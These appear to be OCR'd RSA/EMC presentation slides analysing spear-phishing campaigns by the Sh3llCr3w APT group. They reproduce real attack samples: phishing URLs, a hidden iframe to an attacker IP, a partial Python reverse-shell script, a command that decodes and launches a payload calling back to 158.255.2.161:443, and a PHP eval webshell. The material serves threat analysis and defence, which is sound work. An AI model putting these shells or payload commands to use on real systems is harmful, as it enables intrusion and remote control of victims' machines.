
https://1-ps.googleusercontent.com/h/212.71.238.123/citrix/rsa.php

Even stealthier

https://1-ps.googleusercontent.com/h/goo.gl/AcVxHK

Case Study – 8 August Spear-Phish

- Credential harvesting



Case Study – 8 August Spear-Phish

- Malicious attachment was password protected zip file (setup.zip)
  - Password: **hotfix**
- Dropped Trojan.Axel
  - Beacons to jaxupdate.crabdance.com (158.255.2.161)


Stream Content

```
POST /rss/it_login.php?nuluqw HTTP/1.1
Accept: text/html, application/xhtml+xml, */*
Content-Type: application/x-www-form-urlencoded
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko
Accept-Encoding: gzip, deflate
Host: [redacted].crabdance.com
Content-Length: 1891
Connection: Keep-Alive
Cache-Control: no-cache

__VIEWSTATE=Y21kLmV4ZSAvYyBzZXRBTExVU0VSU1BST0ZJTEU9Qzp[redacted]
```

Base64 encoded output of the "set" command

Case Study – 18 August Spear-Phish

- Spear-phish targeted Linux webshell



Case Study – 18 August Spear-Phish

```
1   <html>Key Features <br>
2   <br>
3       Bluetooth 4.0 low energy radio with direct single-ended 50© antenna connection<br>
4       16-bit microprocessor with 64Kbytes RAM and 64Kbytes ROM<br>
5       Switch Mode Power Supply<br>
6       Up to 4.4V direct supply connection for Li-poly batteries (CSR1010 and CSR1012) <br>
7       Up to 32 re-assignable programmable digital IOs<br>
8       Analogue IOs<br>
9       PWMs and quadrature decoders<br>
10      1 µA Integrated key scanning hardware<br>
11      Peripheral (I2C) and debug interfaces (SPI)<br>
12      UART interface<br>
13      SDK with compiler and application examples<br>
14      Integrated Bluetooth 4.0 qualified stack<br>
15      Master and slave operation<br>
16  <br>
17  <br>
```

```
111 <br>
112 <br>
113 <br>
114 <br>
115 <br>
116 <br>
117 <iframe src="http://158.255.2.161/404.htm"></iframe>
118 </html>
119
```

Malicious URL loaded automatically

Case Study – 18 August Spear-Phish

```
# -*- coding:utf-8 -*-
#!/usr/bin/env python
"""
back connect py version,only linux have pty module
code by google security team
"""
import sys,os,socket,pty
shell = "/bin/sh"
def usage(name):
    print 'python reverse connector'
    print 'usage: %s <ip_addr> <port>' % name

def main():
    if len(sys.argv) !=3:
        usage(sys.argv[0])
        sys.exit()
    s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
    try:
```

```
method="post" ac
f/info.php">
```

```
tmp/12.txt;base64 -d /tmp/12.txt>/tmp/httpd.py;python /tmp/httpd.py 158.255.2.161 443 &');echo
'<script>window.location = \'http://www.companysite.com/\'</script>';">
</form>
</body>
```

Remote Shell

Case Study – info.php

- The 30 bytes that can cost your company millions:


```
<?php @eval($_POST['test']);?>
```

Sh3llCr3w Summary

- A truly Advanced APT group using advanced techniques to remain entrenched
- Once entrenched, they maintain a low profile on the network
  - Victims usually are notified rather than discover Sh3llCr3w themselves
- Other engagements we've see just VPN access with one webshell
  - Moving to almost Trojan-free compromises
- If discovered on your network a thorough investigation followed by a carefull remediation plain is needed to successfully expel and keep out of network.
- More technical information on some of their Trojans and techniques:
  - http://www.emc.com/collateral/white-papers/h12756-wp-shell-crew.pdf
- Stay tuned for an updated report coming in the near future

EMC²

RSA



RSA®

EMC²®